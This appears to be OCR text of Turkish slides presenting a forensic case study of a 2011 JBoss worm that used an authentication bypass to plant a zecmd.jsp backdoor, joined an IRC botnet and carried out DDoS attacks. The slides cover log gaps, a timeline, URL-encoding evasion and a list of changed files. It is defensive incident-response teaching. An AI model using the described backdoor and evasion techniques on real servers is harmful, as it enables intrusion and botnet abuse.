MAIL=/var/mail/netsec
HOME=/home/netsec
LOGNAME=netsec
/var/mail/netsec
```

Örnek Saldırı Analizi

- İki farklı müşteri aynı güvenlik problemi
  - Hedef: JBOSS – Application server

- Aynı güvenlik ihlal olayında iki farklı sonuç: Temel sebep?
  - Birinde loglar eksik
  - Diğerinde loglar tamam

1. Müşteri Olay Sunumu

Log Yönetimi ve Saldırı Analizi

- İncelemeler sonucu xyz sisteminde çalışan Jboss uygulamasındaki güvenlik zafiyetini istismar eden bir saldırganın sisteme Jboss worm olarak adlandırılan kötücül yazılım yükleyerek sistemi uzaktan yönetmeye başladığı ve sisteme eriştikten bir sonraki gün Amerika posta servisi ve “Navy Network Information Center (NNIC)” e DDoS saldırısında kullandığı belirlenmiştir.

- Olay DDoS saldırısının müşteri networkünü sıkıntıya sokması ve güvenlik duvarının loglarının analizi sonucunda ortaya çıkmıştır.


Ön Açıklama

Log Yönetimi ve Saldırı Analizi

İncelenen sistem üzerinde Jboss uygulamasına ait erişim logları **tutulmaması**, güvenlik duvarı üzerinde ilgili saatlerde bu hedefe yönelik saldırı logunun olmaması ve saldırı yapılan sistemin saldırıdan sonra reboot edilmesi (memory dump yapılamamıştır) nedeniyle saldırganın(saldırganlar) ip adresini bulunamamıştır.

Kötü Yazılımın Çalışma Mantığı


Log Yönetimi ve Saldırı Analizi



TimeLine Çıkartmak

- Saldırganın sisteme erişim ve zararlı yazılımları yükleme süreci incelenen loglardan aşağıdaki gibi çıkarılmıştır.
- Buna göre saldırgan ilk olarak 18 Ekim 2011 tarihinde 05:35 sisteme girerek zararlı yazılımları yüklemiştir.
- Ardından 18 Aralık 2011 14:47’de tekrar sisteme bağlanarak zararlı programları çalıştırmış ve kurulumu tamamlamıştır

Elimizde incelenen sisteme ait memory dump bilgisi olmadığı için saldırganın sistem üzerinde çalıştırdığı komutların tamamı alınamamıştır.



Cevabı Aranan Sorular

Log Yönetimi ve Saldırı Analizi

- Nasıl ve hangi yöntem kullanarak saldırı gerçekleştirilmiş?
- Hangi hedef sistemlere yönelik gerçekleştirilmiş?
- Kim gerçekleştirmiş?
- Saldırının XYZ'e özel mi genel mi?
- Saldırı nasıl anlaşıldı?
- Saldırı sonrası ele geçirilen sistemler ne amaçla kullanılmıştır?

Saldırı Yöntemi

Log Yönetimi ve Saldırı Analizi

- Saldırı 2010 yılında yayınlanmış bilinen bir güvenlik zafiyetini(JBOSS Authentication Bypass) istismar etmektedir.
- Saldırıda kullanılan araçlara bakarak saldırının otomatize olarak gerçekleştirildiği söylenebilir.
- Google'da yapılacak araştırmalar saldırının genel mi özel mi olduğu konusunda bilgi verebilir.

Saldırı Hedefi

Log Yönetimi ve Saldırı Analizi

IPS, DNS, Firewall ve tüm Jboss uygulama sunucusu logları incelenmeden hangi sistemlere yönelik saldırı gerçekleştirildiği ve sisteme ilk giriş noktası belirlenemez.

Saldırgan IP Adresi

Log Yönetimi ve Saldırı Analizi

IPS, DNS, Firewall ve tüm Jboss uygulama sunucusu logları incelenmeden hangi sistemlere yönelik saldırı gerçekleştirildiği ve sisteme ilk giriş noktası belirlenemez.


Saldırı Sonrası Aktiviteler

Log Yönetimi ve Saldırı Analizi

- Saldırının başarılı olmasının ardından hacklenen sistem bir IRC kanalına bağlanarak gelecek komutları çalıştırmaya başlamaktadır.
- Şimdiye kadar edinilen bilgi ve analizlerle DDoS amaçlı kullanıldığı ve başka sistemlere de bulaştırmak için tarama yaptığı saptanmıştır.
- Firma-1 için yapılan incelemelerde Amerikan Posta Servisi ve “Navy Network Information Center (NNIC)” e yönelik DDoS saldırısı amaçlı kullanılmış olduğu belirlenmiştir.


Güvenlik Duvarı Logları

Log Yönetimi ve Saldırı Analizi



Kötücül Yazılım Komuta Merkezi


Log Yönetimi ve Saldırı Analizi



Güvenlik Sistemlerini Atlatma : Encoding


Log Yönetimi ve Saldırı Analizi

Sisteme bulaştırılan zararlı yazılım güvenlik sistemlerini atlatmak için URL encoding tekniği kullanmaktadır.



Encoding / Decoding Örneği

Log Yönetimi ve Saldırı Analizi



jBOSS Kullanıcı Komut Geçmişi (History)

Log Yönetimi ve Saldırı Analizi


```
~> history
 1  clear
 2  exit
 3  bash
 4  exit
 5  bash
 6  cd /var
 7  cd jboss-4.2.2.GA/
 8  ls
 9  ls -l
10  chmod 755 *.sh
11  ls
12  clear
13  ls -l
14  ./startPROD.sh
15  tail -f server/default/log/boot.log
16  ps -ef | grep java
17  clear
18  cd server/
19  cd default/
20  cd l
21  ls
22  cd log
23  ls
24  tail -f application.log
25  clear
26  cd ..
27  ./stopPROD.sh
28  ps -ef | grep java
29  ./startPROD.sh
30  tail -f server/default/log/server.log
31  clear
32  tail -f server/default/log/server.log
```

Sistem Üzerinde Değişen Dosyalar

Log Yönetimi ve Saldırı Analizi

/var/jboss-4.2.2.GA/kisses.tar.gz.10
/var/jboss-4.2.2.GA/server/default/work/jboss.web/localhost/zecmd/tldCache.ser
/var/jboss-4.2.2.GA/server/default/work/jboss.web/localhost/zecmd/org/apache/jsp/zecmd_jsp.java
/var/jboss-4.2.2.GA/server/default/work/jboss.web/localhost/zecmd/org/apache/jsp/zecmd_jsp.class
/var/jboss-4.2.2.GA/server/default/log/server.log.2011-10-18
/var/jboss-4.2.2.GA/server/default/log/mip_console.log
/var/jboss-4.2.2.GA/server/default/log/server.log.2011-10-20
/var/jboss-4.2.2.GA/server/default/log/server.log.2011-10-23
/var/jboss-4.2.2.GA/server/default/log/server.log.2011-10-22
/var/jboss-4.2.2.GA/server/default/log/server.log.2011-10-21
/var/jboss-4.2.2.GA/server/default/log/boot.log
/var/jboss-4.2.2.GA/server/default/log/server.log
/var/jboss-4.2.2.GA/server/default/deploy/management/zecmd.war/zecmd.jsp
/var/jboss-4.2.2.GA/server/default/data/hypersonic/localDB.log
/var/jboss-4.2.2.GA/server/default/data/hypersonic/localDB.lck
/var/jboss-4.2.2.GA/server/default/data/hypersonic/localDB.properties
/var/jboss-4.2.2.GA/server/default/data/hypersonic/localDB.script
/var/jboss-4.2.2.GA/server/default/data/hypersonic/localDB.data
/var/jboss-4.2.2.GA/server/default/data/tx-object-store/HashedActionStore/defaultStore/Recovery/TransactionStatusManager/#215#/-53e6fd28_9e90_4ea5289c_0
/var/jboss-4.2.2.GA/server/default/tmp/deploy/tmp729181651926138562 6hsqldb-jdbc2-service.xml
/var/jboss-4.2.2.GA/server/default/tmp/deploy/tmp218013712773108704jboss-service.xml
/var/jboss-4.2.2.GA/server/default/tmp/deploy/tmp83762887013004326stax-api.jar
/var/jboss-4.2.2.GA/server/default/tmp/deploy/tmp3087809288491699901wsdl4j.jar
/var/jboss-4.2.2.GA/server/default/tmp/deploy/tmp8083791675379409889wsdl4j.jar

Örnek Saldırı Analizi 2

